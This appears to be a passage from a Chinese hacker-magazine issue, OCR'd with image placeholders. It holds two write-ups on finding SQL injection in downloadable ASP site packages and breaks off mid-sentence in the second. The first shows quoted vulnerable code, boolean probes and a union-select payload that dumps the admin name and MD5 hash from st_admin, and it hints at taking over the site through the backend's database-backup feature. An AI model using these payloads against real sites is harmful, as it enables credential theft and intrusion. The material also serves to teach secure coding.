


图1 界面

起初我以为这样的程序很好找洞，可是情况不是我想的那么简单的。看了主页上的一些链接，带参数有shownews.asp，showpic.asp，showdown.asp，free.asp，showfree.asp，showvod.asp，showjs.asp，他们共同的参数都有**id**，试着提交'，结果不是返回参数提交错误就是给过滤掉了，查看每个文件发现在ID进数据库查询的时候都带有一个**chkcontent()**函数，跟踪到inc目录下的st_syssub.asp文件，代码如下：

```
sub chkcontent()
if request.querystring("id")="" then
response.Write "<script language=javascript>alert('对不起！您执行了非法操作！');this.location.href='index.asp';</script>"
Response.End
else
if not isInteger(request.querystring("id")) then
response.Write "<script language=javascript>alert('您提交的参数错误！');this.location.href='index.asp';</script>"
Response.End
end if
end if
end sub
```

它用了isInteger来检验id是否是数字，这样我们就没得玩了。可是这个时候又有了突破，主页下面有个“关于本站”的链接，访问看到文件也是带参数的，嘿嘿，分别提交**and 'hg'='hg'**和**and 'hg'='lala'**，显示的页面如图2，图3。

这样我们基本判断这里是可以注入的哦，查看漏洞文件，代码如下：

```
set rs=server.CreateObject("adodb.recordset")
sql="select * from St_other where id="&request.querystring("id")
rs.open sql,conn,1,1
title=""&rs("title")&""
rs.close
set rs=nothing
```




图2 正常页面




图3 不正常的页面

直接就把**id**放进去查询了，而没有用到chkcontent()函数，程序员真是粗心大意了。

下面就是我们的showtime了，因为是白盒测试，直接看数据库st_other表总共有8个字段，如图4，而且存放管理员账号2密码的表是st_admin。




图4 表和字段




图5 union查询

这里我们可以用工具跑，记得把表添加进去，也可以用union查询，我觉得还是后者比较有效率。在注入点提交 and 'hg'='lala' union select 1,2,3,4,5,6,7,8 from st_admin，返回如图5所示。

网页的标题栏写的2，新闻名写的是3，我们就把2，3换成admin_name和admin_pass再提交，返回结果如图6。

21232F297A57A5A743894A0E4A801FC3显然就是admin的MD5值了，破了MD5，进后台，功能很强，有大家最喜欢的数据库备份功能，后面的活都不用我教了吧。




图6 union查询到用户名和密码

三、感言

一套程序也符合水桶原理，当你有一片木板断了的时候，水就会从那里溢出来，不管你其他木板有多牢固；程序也是这样，不管你其他文件的安全做的多好，只要有一个出现问题，导致整个网站暴露出缺陷，做程序，严谨是最重要的。

编辑点评：本来这篇文章是没有什么新技术和高深的理论的，说的都是我们似乎都很熟悉的注射漏洞的利用；难得可贵的是作者通过这个例子给我们广大写程序的人举了一个很好的例子，木桶原理。其实应该改改会更明确一点，一套程序的安全性能是完全符合木桶的。

水族公园，你有点漏水了

文 tlhelen

从本文你可以学到：

1、注射漏洞的利用　　2、突破上传限制

近日，在“中国站长”闲逛时，看到了一款ASP源码，叫“金色池塘水族公园”。Down下来看看，还别说，界面真是非常的漂亮。见图1。



图1 界面很漂亮

就是不知道安全性如何。咱今天就来测试一下吧。找到一条新闻，顺手加了’、and 1=1、and 1=2，出来的都是一样的，如图2。




图2 试探

看来是做了过滤，看了看shownews.asp源文件：

```
on error resume next
dim newsid
dim hits
newsid=request("newsid")
hits=request("hits")
newsid=CheckInput(newsid,"i","1")
hits=CheckInput(hits,"i","1")
dim sql
dim sql1
dim rs
set rs=server.createobject("adodb.recordset")
sql1="update hyxx set hits=hits+1 where newsid="+cstr(newsid)
+""
rs.open sql1,conn,1,1
```

原来newsid被CheckInput这个函数过滤了，那就看看这个函数是如何过滤的。这个函数是在<!--#include file="../inc/check_input.asp"-->中，代码如下：

```
Function CheckInput(str,strType,alerm)
    '函数功能：过滤字符参数中的单引号，对于数字参数进行判断，如果
不是数值类型，则赋值0
    '参数意义：  str    ----  要过滤的参数
    '            strType ---- 参数类型，分为字符型和数字型，字符
型为"s"，数字型为"i"
    '            alerm   ---- 是否提醒，0为不提醒，1为提醒
  Dim strTmp
  strTmp    = ""
  alerm=0
  If strType ="s" Then
    strTmp = Replace(Trim(str),"'","''")
      If alerm=1 then
      response.write"<SCRIPT language=JavaScript>alert('参数" & str &
"必须为字符型！请不要恶意提交，您已经被记录');"
      response.write"javascript:history.go(-1)</SCRIPT>"
      end if
  ElseIf strType="i" Then
        If isNumeric(str)=False Then
            If alerm=1 then
            response.write"<SCRIPT language=JavaScript>alert('参数
" & str & "必须为数字型！请不要恶意提交，您已经被记录');"
            response.write"javascript:history.go(-1)</SCRIPT>"
            end if
        str="0"
        strTmp = str
        Else
        strTmp = str
        end if
  End If
  CheckInput = strTmp
End Function
```

数字全被isNumeric过滤，没戏。倒是字符只过滤了一个’，但看整个网站通篇全是数字参数，到哪里找字符。因为有了过滤函数，我也就没费心思地将它放到工具里跑了，心想跑了也是白搭。那我怎么一个个地找呢，就这样，以刚才打开的新闻页为源头，根据它的链接来找吧，还真幸运，找到新闻页中的“**发送**”链接有

